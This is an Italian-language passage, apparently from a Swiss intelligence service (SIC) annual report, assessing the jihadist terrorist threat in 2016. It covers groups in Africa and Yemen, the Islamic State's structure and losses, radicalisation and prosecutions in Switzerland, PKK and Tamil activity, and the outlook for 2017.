Nella Nigeria settentrionale e nelle zone di confine il gruppo Boko Haram prosegue la lotta per l'istituzione di uno Stato islamico. Dopo aver prestato fedeltà allo «Stato islamico» nel

A destra:
prime tre fasi di radicalizzazione su sei (volantino: fedpol)
<https://www.fedpol.admin.ch/dam/data/fedpol/aktuell/news/2016/2016-11-11/phasen-radikalisierung-i.pdf>


marzo 2015, nel mese di agosto 2016 Boko Haram ha subito una spaccatura tra la fazione storica e una provincia dello «Stato islamico» nell’Africa occidentale.

La pressione sui gruppi jihadisti attivi nelle regioni settentrionali e centrali del Mali, tra i quali figura il gruppo Ansar Dine, estende la minaccia ai Paesi limitrofi e, in particolare, al Niger. A causa della situazione nel Mali è inoltre aumentato il rischio di attentati nelle grandi città dell’intera regione. A ciò si aggiunge che questa area è regolarmente teatro di rapimenti. Una cittadina svizzera, già rapita una prima volta nel Mali nel 2012 e successivamente tornata in libertà, è stata di nuovo sequestrata nel gennaio 2016 e si trovava ancora nelle mani dei rapitori al termine della redazione del presente rapporto.

Instabilità nell’Africa centrale e nel Corno d’Africa

La situazione in materia di sicurezza in numerosi Stati dell’Africa centrale rimane instabile. Ciò è il caso ad esempio nel Sudan e nel Sudan del Sud nonché nella Repubblica Centrafricana. In quest’ultima il fragile processo di stabilizzazione è di nuovo minacciato dall’ottobre 2016 a causa della ripresa delle tensioni e dei combattimenti tra gruppi armati.

In Somalia, nel Corno d’Africa, il principale attore terroristico è tuttora il gruppo Al-Shabaab, vicino a Al-Qaida, che punta a instaurare uno Stato islamico nella regione. Al-Shabaab controlla una parte notevole del territorio somalo ed è in grado di perpetrare attentati in tutto il Paese. Le sue attività proseguono nonostante i dissensi sorti all’interno del gruppo sull’eventuale affiliazione allo «Stato islamico» e la scissione di una fazione ridotta che, indipendentemente



dal resto dell'organizzazione, ha prestato fedeltà allo «Stato islamico» già nell'ottobre 2015. Dalla primavera del 2016 lo «Stato islamico» ha rivendicato numerosi attentati di minore portata perpetrati in Somalia e, durante alcune settimane, si è impossessato per la prima volta di una città, Qandala. Il Kenia è tuttora minacciato da Al-Shabaab e dai suoi alleati locali, soprattutto nella zona di confine con la Somalia, nonostante il miglioramento della situazione in materia di sicurezza. Anche in Kenia sono stati perpetrati alcuni attentati in nome dello «Stato islamico».

Nella penisola arabica AQPA può tuttora utilizzare a proprio vantaggio sia il vuoto di potere in vaste aree dello Yemen che le operazioni militari condotte sotto la direzione dell'Arabia Saudita contro l'alleanza degli Huthi e dell'ex presidente Saleh. Benché, a causa dello stato di guerra, le attività terroristiche di AQPA siano dirette principalmente contro obiettivi locali, il gruppo ha l'intenzione ed è in grado di colpire anche obiettivi occidentali. I negoziati di pace tra le parti in conflitto sono fragili e difficoltosi. Pur svolgendo nello Yemen un ruolo nettamente meno importante rispetto a AQPA, lo «Stato islamico» perpetra regolarmente attentati nel Paese.

Radicalizzazione

Anche in Svizzera si individuano tuttora persone che attraversano un processo di radicalizzazione avvicinandosi a opinioni e modus operandi estremistici e, in ultima analisi, terroristici. La radicalizzazione va di pari passo con la crescente disponibilità ad approvare, sostenere e/o ricorrere all'impiego di mezzi illegittimi

e illegali, compresa la violenza, per realizzare le proprie concezioni. La radicalizzazione è un processo individuale, che non ha luogo per forza in maniera lineare. Le persone sono condotte verso posizioni jihadiste mediante pubblicazioni propagandistiche su media elettronici o attraverso altri canali. Un ruolo importante può essere inoltre svolto dal contesto personale. L'esposizione a posizioni jihadiste può pertanto avere luogo anche nell'ambito di attività religiose.

In relazione con attività di propaganda svolte dall'associazione Die wahre Religion (DWR) / Lies! in Germania, il Ministero federale dell'Interno ha vietato la DWR/Lies! perché ostile all'ordinamento costituzionale e al principio della comprensione tra i popoli. In dieci Bundesländer tedeschi sono stati eseguiti oltre 190 perquisizioni e sequestri. Membri della DWR/Lies! avevano svolto seminari e manifestazioni pubbliche e distribuito traduzioni del Corano in zone pedonali. Secondo le autorità tedesche, leader, attivisti e sostenitori dell'associazione approvano ed esaltano la lotta armata e gli attentati terroristici. L'associazione ha allestito stand informativi anche nel nostro Paese. Norme giuridiche analoghe a quelle tedesche non esistono in Svizzera e non vi sono indizi certi che in tali occasioni l'associazione abbia promosso attività terroristiche o di estremismo violento minacciando la sicurezza interna. Il ricorso alla disposizione concernente il divieto di determinate attività non può esser preso in considerazione poiché, non essendo attiva in Svizzera alcuna struttura consolidata dell'associazione DWR/Lies!, il destinatario della norma non sarebbe chiaramente definito. Inol-


tre, essendo l'attività da vietare la distribuzione del Corano, sussisterebbe un forte conflitto con l'esercizio della libertà religiosa. Il Ministero pubblico della Confederazione sta conducendo diversi procedimenti per possibile violazione dell'articolo 260^{ter} del Codice penale (organizzazione criminale) contro persone individuate a causa di contatti passati o attuali con il progetto Lies!; in tale contesto tuttavia il Ministero pubblico della Confederazione non avvia procedimenti penali contro persone giuridiche quali associazioni o fondazioni.

Il Ministero pubblico della Confederazione ha nel frattempo esteso a due ulteriori dirigenti del Consiglio centrale islamico svizzero (CCIS) un procedimento in corso dal dicembre 2015 contro un membro del comitato direttivo dell'organizzazione per possibile violazione della legge federale che vieta i gruppi «Al-Qaida» e «Stato islamico» nonché le organizzazioni associate.

Il Ministero pubblico zurighese ha inoltre avviato un procedimento penale contro quattro persone vicine alla moschea An-Nur di Winterthur ZH per pubblica istigazione a un crimine o alla violenza. In relazione con tale procedimento, il 2 novembre 2016 sono state eseguite perquisizioni nella moschea e ai domicili dei responsabili. Complessivamente sono state arrestate otto persone, di cui una si trovava in detenzione preventiva al termine della redazione del presente rapporto. Il procedimento è tuttora in corso. Il 21 febbraio 2017 sono state arrestate dieci persone vicine alla moschea An-Nur e sono stati perquisiti i rispettivi domicili. Al termine della redazione del presente rapporto nove delle dieci persone appena menzionate si trovavano ancora in detenzione e le indagini di polizia erano ancora in corso.

Diminuzione dei viaggi con finalità jihadiste

Dopo la proclamazione del Califfato nel giugno 2014, il numero di viaggi con finalità jihadiste dalla Svizzera verso la zona di conflitto in Siria e in Iraq è costantemente aumentato per più di un anno. Dall'estate 2015 è invece nettamente calato il numero di persone che si recano dalla Svizzera verso zone di conflitto per partecipare alla jihad. Dal mese di agosto del 2016 sino alla chiusura della redazione del presente rapporto il SIC non ha individuato nessuna persona partita dalla Svizzera con l'eventuale intenzione di recarsi in un'area a presenza jihadista. Anche il numero di persone di ritorno da aree a presenza jihadista è in costante calo dal 2015 e le esortazioni a recarsi nel Califfato, indirizzate dallo «Stato islamico» ai musulmani, sono diminuite. A tale diminuzione potrebbero



aver contribuito la perdita di immagine arrecata allo «Stato islamico» dalle sconfitte militari, racconti sulle difficili condizioni di vita nel Califfato e i crescenti ostacoli che si frappongono a viaggi nelle zone di conflitto. Sono noti soltanto pochi legami diretti dello «Stato islamico» con la Svizzera. Nel marzo 2016 il Tribunale penale federale ha condannato in prima istanza tre uomini a pene detentive di almeno tre anni per partecipazione e/o appoggio a un'organizzazione criminale conformemente all'articolo 260^{ter} capoverso 1 del Codice penale. Due di essi hanno presumibilmente organizzato reclutamenti e trasferte clandestine dalla Svizzera verso la Siria di più persone motivate dalla jihad.

La Svizzera utilizzata come Paese di transito

I jihadisti utilizzano talvolta la Svizzera come Paese di transito. Simili transiti sono stati rilevati in relazione con numerosi atti terroristici commessi in Paesi europei, tra cui l'attentato a Saint-Étienne-du-Rouvray (Francia) nel luglio 2016. L'infiltrazione dei flussi migratori da parte di jihadisti è stata comprovata dagli spostamenti di alcuni degli autori degli attentati di Parigi del novembre 2015. Va pure considerato che richiedenti l'asilo possono radicalizzarsi durante la fuga o nei Paesi in cui soggiornano.

Tentativi di reclutamento tra i richiedenti l'asilo

Come rilevato ad esempio in Germania, i jihadisti cercano, talvolta anche in maniera pianificata, di instaurare contatti con i profughi. A tal fine si recano per esempio in alloggi per richiedenti l'asilo e suscitano surrettiziamente

simpatie personali offrendo il proprio sostegno con corsi di lingua, distribuendo vestiti e viveri, mettendo a disposizione interpreti, invitando i profughi a festeggiamenti e diffondendo scritti religiosi. L'ideologia jihadista è presentata soltanto dopo l'instaurazione di un rapporto di fiducia. Un simile modo di procedere non è stato sinora rilevato in Svizzera.

Rapide capacità di mobilitazione del PKK

Le autorità turche hanno reagito al fallito colpo di Stato del luglio 2016 con l'arresto di numerosi oppositori del governo e avversari politici, tra cui anche rappresentanti di partiti e gruppi di interesse curdi. Dal 2015 i sostenitori del Partito dei lavoratori del Kurdistan (PKK) perpetrano di nuovo attentati in Turchia; i combattimenti tra il PKK e le forze di sicurezza turche nel sud-est del Paese nonché dal 2016 nell'Iraq del Nord e nella Siria settentrionale proseguono. Gruppi presumibilmente vicini al PKK commettono regolarmente attentati nella Turchia occidentale. Un duplice attentato perpetrato a Istanbul il 10 dicembre 2016 è costato la vita a una trentina di poliziotti e a numerosi civili e ha provocato oltre 150 feriti; l'attentato è stato rivendicato dai Falchi della libertà del Kurdistan (TAK).

A seconda del corso degli eventi nei territori curdi, il PKK è in grado di mobilitare rapidamente un grande numero di sostenitori per manifestazioni su tutto il continente europeo. In Svizzera simili dimostrazioni si svolgono per lo più senza incidenti. Le manifestazioni possono tuttavia sfociare in un inasprimento della violenza se gruppi turchi e curdi dovessero trovarsi sullo stesso percorso.

Anche nel 2016 il PKK ha svolto, in Europa e in Svizzera, attività di finanziamento e di reclutamento di nuovi membri, quadri e combattenti.

Presenza discreta della comunità tamil

In Svizzera e in altri Paesi europei i gruppi tamil non appaiono quasi più in pubblico. Le manifestazioni e gli eventi delle organizzazioni di interesse tamil hanno luogo in ambito ristretto e si svolgono senza incidenti, malgrado la regolare presenza di membri e simpatizzanti delle Liberation Tigers of Tamil Eelam (LTTE). Le LTTE cercano tuttora un nuovo orientamento al di fuori dello Sri Lanka.

Lo «Stato islamico»

Lo «Stato islamico» si è imposto all'attenzione del pubblico per mezzo di clamorosi atti terroristici e con la conquista di vaste aree dell'Iraq e della Siria. Nella sua essenza, tuttavia, lo «Stato islamico» è più di un gruppo terroristico in grado di controllare territori per un certo tempo. Il SIC considera nel loro insieme lo «Stato islamico» e le sue diramazioni locali (le cosiddette province o wilayat). Per comprendere lo «Stato islamico» occorre inoltre tener conto di diversi fattori importanti: lo «Stato islamico» è tanto un prodotto quanto un attore dell'era dell'informazione, è fondato sull'ideologia jihadista formulata in origine dal nucleo di Al-Qaida, è attualmente il più importante vettore di tale ideologia e approfitta largamente dei risentimenti emersi lungo le linee di demarcazione sociali, confessionali e della politica di potere. In tale prospettiva il SIC considera lo «Stato islamico» un fenomeno con sei sfaccettature principali.

Stato

Lo «Stato islamico» ambisce a essere uno Stato nel senso letterale del termine. Questo obiettivo risulta manifesto, ad esempio, con la nomina di un capo di Stato, l'emanazione di leggi e il tentativo di introdurre una propria valuta. Il fatto che il progetto di fondare uno Stato sia respinto da una larga maggioranza non toglie nulla all'ambizione di procedere in tal senso e alla concretizzazione parzialmente riuscita del progetto.

Gruppo armato

A livello organizzativo, lo «Stato islamico» è un gruppo di combattenti. Unitamente alla religione, la lotta armata è un fattore determinante di identità e coesione. La sua forza di combattimento militare altamente diversificata è per lo «Stato islamico» un'importante fonte di potere. Le diverse componenti militari operano in maniera innovativa, efficiente e efficace. Lo «Stato islamico» può inoltre contare su uno scambio internazionale di combattenti e conoscenze militari specialistiche. Specialmente in Siria e in Iraq l'organizzazione preoccupa i suoi avversari, di molto superiori a livello di mezzi convenzionali, poiché sa individuare e sfruttare sia i loro punti deboli che i propri punti di forza.

Attore terroristico

Traendo le sue radici dalla lotta terroristica nella clandestinità, lo «Stato islamico» si inserisce nella tradizione delle società segrete terroristiche. Le procedure messe in atto dall'organizzazione per proteggersi da attività di intelligence sono di livello elevato. La diffusione sistematica della paura e del terrore è considerata un metodo legittimo. Gli attentati organizzati nella clandestinità non sono commessi unicamente nelle principali zone d'influenza dello «Stato islamico» nel mondo arabo, ma hanno assunto nel frattempo una portata quasi globale. Gli attentati terroristici in Occidente presentano una

vasta gamma di modalità operative che va da attentati a opera di autori che si ispirano all'organizzazione e sui quali quest'ultima esercita un controllo ridotto sino ad attentati pianificati e diretti centralmente a partire dalla Siria e dall'Iraq.

Potenza regionale

Lo «Stato islamico» è costituito essenzialmente da una direzione strategica, composta di poche persone, e da diverse diramazioni organizzate a livello locale. Le più importanti diramazioni locali si trovano in Siria e in Iraq e formano tuttora un'area compatta suddivisa in diverse province. Molte province dello «Stato islamico» situate al di fuori della Siria e dell'Iraq non controllano un territorio proprio, ma esercitano un influsso e dispiegano un'efficacia a livello locale. Per mezzo delle province, la direzione dello «Stato islamico» cerca di estendere il suo influsso a gruppi jihadistici in Africa e in Asia.

Fonte di ispirazione ideologica

Soprattutto mediante information operations particolarmente oculate, lo «Stato islamico» riesce a far sì che in tutte le aree del globo singoli individui si ispirino ai suoi principi e passino all'atto. Tra le azioni concrete possono figurare attentati terroristici oppure attività di ulteriore diffusione della propaganda o di sostegno al progetto di costituzione di un Califfato, per esempio mediante raccolte di fondi. I prodotti di propaganda dello «Stato islamico» sono allestiti in molteplici lingue e presentano forme e contenuti altamente professionali. Le reti di diffusione sono moderne, resistenti agli attacchi ed efficaci.

Utopia

L'utopia di uno Stato mondiale in cui i musulmani possono vivere conformemente alle leggi islamiche, il Califfato, non è un fenomeno inedito. Poiché rappresenta un tentativo concreto di realizzarla, lo «Stato islamico» funge attualmente anche da fattore strutturante di questa utopia. La forza d'attrazione del Califfato su sostenitori e persone che decidono di emigrare nei suoi territori è fondata sulla capacità di far leva su svariati fattori psichici, quali il desiderio di avventura, l'insoddisfazione e l'entusiasmo per posizioni e atteggiamenti radicali.

Avversari

Anche nel 2016 la lotta contro lo «Stato islamico» è stata condotta a diversi livelli da forze estremamente eterogenee. Tra queste ultime ha svolto un ruolo importante la coalizione militare diretta dagli Stati Uniti, attiva in Iraq e in Siria soprattutto a partire dallo spazio aereo. La Russia partecipa alla lotta contro lo «Stato islamico» appoggiando militarmente il regime siriano. Vi partecipano inoltre potenze regionali quali l'Iran e la Turchia nonché attori locali quali Hezbollah. Le forze che combattono lo «Stato islamico» sono molto eterogenee anche al di fuori del Medio Oriente, in Paesi come la Libia, lo Yemen e l'Afghanistan. La lotta globale contro lo «Stato islamico» non ha luogo soltanto a livello militare, ma anche mediante l'individuazione e la soppressione di reti di finanziamento, reclutamento e propaganda. Va sottolineato che le forze in campo contro lo «Stato islamico» non seguono una linea comune, ma perseguono spesso interessi particolari in parte molto divergenti tra loro.

Il 2016 è stato segnato da notevoli perdite dello «Stato islamico» a livello di effettivi e territori, soprattutto nelle province irachene e siriane, ma anche in Libia. Sono stati uccisi molti esponenti di spicco, tra cui i dirigenti militari Omar al-Shishani e Abu Muhammad al-Adnani. Tuttavia l'organizzazione non è ancora sconfitta a livello militare. Durante la difesa delle sue posizioni in diverse località della Siria e dell'Iraq, costata ingenti perdite, lo «Stato islamico» ha dimostrato di non aver esaurito le sue risorse militari e di aver mantenuto intatta la sua volontà di combattere. Alla fine del 2016 è persino riuscito a portare a termine con successo una controffensiva in Siria, sottraendo di nuovo temporaneamente al regime siriano la zona circostante la prestigiosa città-oasi di Palmira.

Gli spostamenti verso le province del Califfato in Iraq e in Siria a partire dall'Europa sono fortemente diminuiti nel 2016. Il calo è dovuto a un certo esaurimento del bacino di interessati disposti a effettuare viaggi con finalità jihadiste, ma è, in maniera determinante, anche il risultato dei crescenti ostacoli logistici e giuridici frapposti a simili viaggi nonché della perdita di attrattività della migrazione verso le zone di conflitto.


Prospettive per il 2017

La lotta globale condotta sinora contro lo «Stato islamico» non ha per il momento portato a una svolta decisiva verso un efficace superamento del fenomeno. Nemmeno per il 2017 è intravedibile una vittoria militare su vasta scala, per lo meno provvisoria, tale da neutralizzare lo «Stato islamico» nelle sue principali province in Iraq e in Siria. Ad ogni modo lo «Stato islamico» potrebbe rimanere militarmente operativo anche in caso di perdita di territori e riduzione del potenziale militare. Non vi sono per il momento indizi concreti di possibili frammentazioni o di un eventuale disgregamento delle strutture di potere dello «Stato islamico». La complessità della situazione dovrebbe ulteriormente aumentare nel corso del 2017. La minaccia nei confronti di interessi occidentali registrerà probabilmente un'ulteriore crescita e differenziazione.

Anche nel 2017 la perdita di territori potrebbe spingere elementi dello «Stato islamico» a ritirarsi in altre zone, con un conseguente proseguimento dei combattimenti. Benché a tutt'oggi non sia stato registrato un numero notevole di rientri in Europa di persone recatesi all'estero per scopi jihadisti, sussiste tuttora un rischio elevato

che la lotta per la sopravvivenza condotta dallo «Stato islamico» in maniera accanita e con ogni mezzo si estenda in misura crescente all'Europa. L'elevata vulnerabilità fisica e morale delle società liberali occidentali è nota anche ai vertici strategici dello «Stato islamico», che anche nel 2017 faranno leva su di essa.

I contrasti globali che continuano ad accentuarsi sul piano della politica di potere rendono difficoltosa la ricerca di soluzioni. Anche la lotta contro lo «Stato islamico» è oggetto di strumentalizzazioni nello scontro per l'influenza in atto tra le grandi potenze. Lo «Stato islamico» continuerà prevedibilmente a trarre profitto da tali linee di demarcazione. Non essendo stati risolti i problemi alla base della situazione nella regione, mancano tuttora i presupposti favorevoli a un durevole arginamento del fenomeno. Dietro i successi materiali conseguiti nella lotta contro lo «Stato islamico», chiaramente visibili, si celano rischi meno facilmente riconoscibili e si delineano gli accenni a problemi futuri. In un contesto di disgregazione delle strutture di potere in Iraq e in Siria, ad esempio, il destino dei sunniti è tanto poco chiaro quanto il ruolo futuro delle minoranze curde.



VALUTAZIONE

Situazione della minaccia largamente influenzata dallo «Stato islamico»

In considerazione degli attentati terroristici in diverse località europee e delle persistenti attività di gruppi jihadisti, la minaccia terroristica rimane elevata o si è addirittura acuita in molti Paesi europei. La tuttora elevata minaccia terroristica in Europa è da ricondursi essenzialmente a viaggi con finalità jihadiste, a singoli individui e piccoli gruppi radicalizzati, agli appelli espliciti dello «Stato islamico» e di altri gruppi terroristici a perpetrare attentati contro obiettivi occidentali e alla presenza in Europa di reti jihadiste.

La minaccia terroristica in Svizzera rimane elevata soprattutto a causa delle attività e dei piani dello «Stato islamico». Il genere di minaccia più probabile è tuttora rappresentato da attentati con un onere logistico ridotto, eseguiti da singoli individui o piccoli gruppi. Tra i potenziali autori figurano in primo luogo persone che si sono radicalizzate in Svizzera e individui rientrati da aree a presenza jihadista. Gli autori possono agire meramente sotto l'influsso della propaganda jihadista oppure essere in contatto con lo «Stato islamico» o con un'altra organizzazione jihadista.

L'influsso ideologico dello «Stato islamico» rimane elevato. Agli appelli a perpetrare attentati seguono atti concreti. Gli appelli dello «Stato islamico» trovano un'eco a livello mondiale e in tutte le aree del globo sono eseguiti attentati in suo nome. Gli autori che prima o dopo aver commesso un attentato si riconoscono in una determinata organizzazione jihadista non devono per forza aver attraversato un percorso di radicalizzazione religiosa, ma possono essere stati influenzati dalla radicalità di un'organizzazione oppure agire in relazione con motivi di ordine sociale o personale. Tra le cause possono figurare anche malattie psichiche. Particolarmente nel caso di atti emulativi i moventi sono spesso molteplici.

La Svizzera parte integrante dell'Occidente

La Svizzera fa parte del mondo occidentale considerato ostile all'islam in una prospettiva jihadista e contro il quale sono dirette le attività di propaganda dello «Stato islamico» e le esortazioni di quest'ultimo a perpetrare attentati. Il nostro Paese è quindi un possibile obiettivo di attentati. Tra i possibili obiettivi di attentati sul suolo svizzero figurano in particolare gli interessi di Stati che partecipano alla coalizione



Video di rivendicazione dell'attentatore di Berlino, dicembre 2016

militare contro lo «Stato islamico» nonché interessi russi, ebraici/israeliani e arabi.

La Svizzera può inoltre essere utilizzata da jihadisti come base logistica per la preparazione di attentati all'estero. L'impiego della Svizzera come Paese di transito è comprovato.

Minaccia rappresentata da altri gruppi jihadisti

Al-Qaida continua a rappresentare una minaccia. Anche se il nucleo di Al-Qaida dispone di risorse troppo esigue per eseguire autonomamente attentati, le sue diverse diramazioni regionali, in particolare in Africa e nello Yemen, costituiscono tuttora una minaccia per la Svizzera e gli interessi svizzeri all'estero. Cittadini svizzeri possono finire nel novero delle vittime di attentati o rapimenti all'estero.

Il Fronte al-Nusra, operativo in Siria, si è dato il nuovo nome di Fronte per la conquista del Levante (JFS). Tale cambiamento di denominazione è probabilmente dovuto a motivi tattici e non comporta modifiche a livello ideologico o riguardo agli obiettivi perseguiti in Siria. La minaccia derivante da questa organizzazione non è dunque sostanzialmente cambiata. L'ulteriore evoluzione della minaccia dipenderà in gran parte dall'esito dei combattimenti in Siria. Il JFS non ha sinora esortato a commettere attentati in Occidente, ma potrebbe assumere anche posizioni ostili all'Occidente se dovesse essere esposto a maggiori pressioni in Siria.

Minaccia elevata in parti dell'Africa

Nelle regioni africane in cui sono attive organizzazioni terroristiche quali Boko Haram, Al-Shabaab, Ansar Dine e gruppi jihadisti locali

domina l'insicurezza. AQMI e i gruppi alleati rappresentano tuttora una minaccia elevata per gli interessi occidentali nelle grandi città dell'Africa dell'Ovest. Gli attentati sono spesso diretti contro obiettivi locali, ma anche gli interessi di Stati occidentali finiscono nel mirino. In Somalia, ad esempio, l'organizzazione Al-Shabaab considera obiettivi legittimi tutti gli alleati del Governo. In tali zone di conflitto, in parte segnate da condizioni prossime alla guerra civile, o in occasione di attentati sussiste tuttora il rischio che anche cittadini svizzeri siano vittime occasionali di rapimenti oppure di atti di violenza, come è stato il caso a Ouagadougou (Burkina Faso), dove due cittadini svizzeri sono morti in un attentato nel gennaio 2016.

Evoluzione della propaganda dello «Stato islamico»

La propaganda dello «Stato islamico» ha registrato un cambiamento qualitativo e quantitativo. Oltre a uno slittamento tematico si constata anche una netta diminuzione del numero di filmati e contributi scritti. Sempre più spesso i contributi sono diffusi in maniera ripetuta attraverso diversi canali mediatici. Ciò comporta un calo della qualità, poiché i contributi non sono più prodotti in maniera esclusiva per singoli canali mediatici. A livello di contenuti, l'organizzazione pubblica con maggiore frequenza istruzioni concrete sulle modalità di esecuzione di attentati e sugli aspetti formali auspicati per le rivendicazioni. In tal modo lo «Stato islamico» segnala la sua volontà e capacità di continuare a perseguire i suoi obiettivi e rimanere attivo come organizzazione terroristica – se necessario a partire dalla clandestinità – anche qualora

non dovesse più controllare un territorio, quale che sia l'estensione di quest'ultimo.

Continuazione del conflitto turco-curdo

Per un lungo periodo vi sono state speranze in un possibile compromesso tra le forze turche e curde. Nel periodo in esame il conflitto turco-curdo è di nuovo sfociato nel ricorso alle armi e alla repressione sul suolo turco. Agli avvenimenti nei territori curdi della Turchia e dei Paesi limitrofi fanno tuttora seguito ripetute manifestazioni e attività coordinate a livello europeo da organizzazioni curde. Tra i potenziali obiettivi di attacchi figurano in particolare rappresentanti turchi e strutture legate alla Turchia quali sedi di associazioni, negozi e organismi ufficiali nonché moschee frequentate da turchi di orientamento nazionalista o islamista.

Presenza discreta della comunità tamil

Il comportamento della comunità tamil, discreto e quasi inappariscente in pubblico, non rappresenta alcuna minaccia per la sicurezza della Svizzera. Manifestazioni ed eventi svolti in ambito ristretto non comportano problemi in materia di sicurezza. Gli sviluppi nello Sri Lanka rimangono determinanti per le attività della comunità tamil in Svizzera.

PROSPETTIVE

La minaccia non diminuisce

La più probabile minaccia terroristica in Europa, e pertanto anche in Svizzera, sarà rappresentata anche in futuro dal terrorismo di matrice jihadista. Occorre partire dal presupposto che vi saranno ulteriori attentati. La gamma di possibili atti terroristici spazia da attentati perpetrati con mezzi semplici da singoli individui o piccoli gruppi sino ad attentati di natura complessa, pianificati, diretti ed eseguiti direttamente da organizzazioni terroristiche quali lo «Stato islamico».

In Svizzera sono più probabili operazioni eseguibili con un limitato onere logistico da singoli individui o piccoli gruppi. Il notevole effetto mediatico suscitato di volta in volta da un attentato in un Paese europeo potrebbe indurre a compiere atti terroristici anche persone presenti nel nostro Paese. Secondo le valutazioni del SIC il rischio di atti emulativi aumenta temporaneamente dopo ogni nuovo attentato.

Impedire a singoli individui o piccoli gruppi radicalizzati di commettere un attentato rappresenta una notevole sfida, tra l'altro a causa della segretezza dei preparativi e dei mezzi di esecuzione spesso poco onerosi, facilmente disponibili e tali da non suscitare sospetti come, ad esempio, armi da taglio o veicoli. Benché sia possibile valutare la maggiore o minore probabilità che determinati obiettivi siano presi di mira, in ultima analisi non è quasi possibile prevedere quali obiettivi si trovino effettivamente nel mirino – a meno che non si disponga di indizi concreti e plausibili.

Continuazione delle attività dello «Stato islamico»

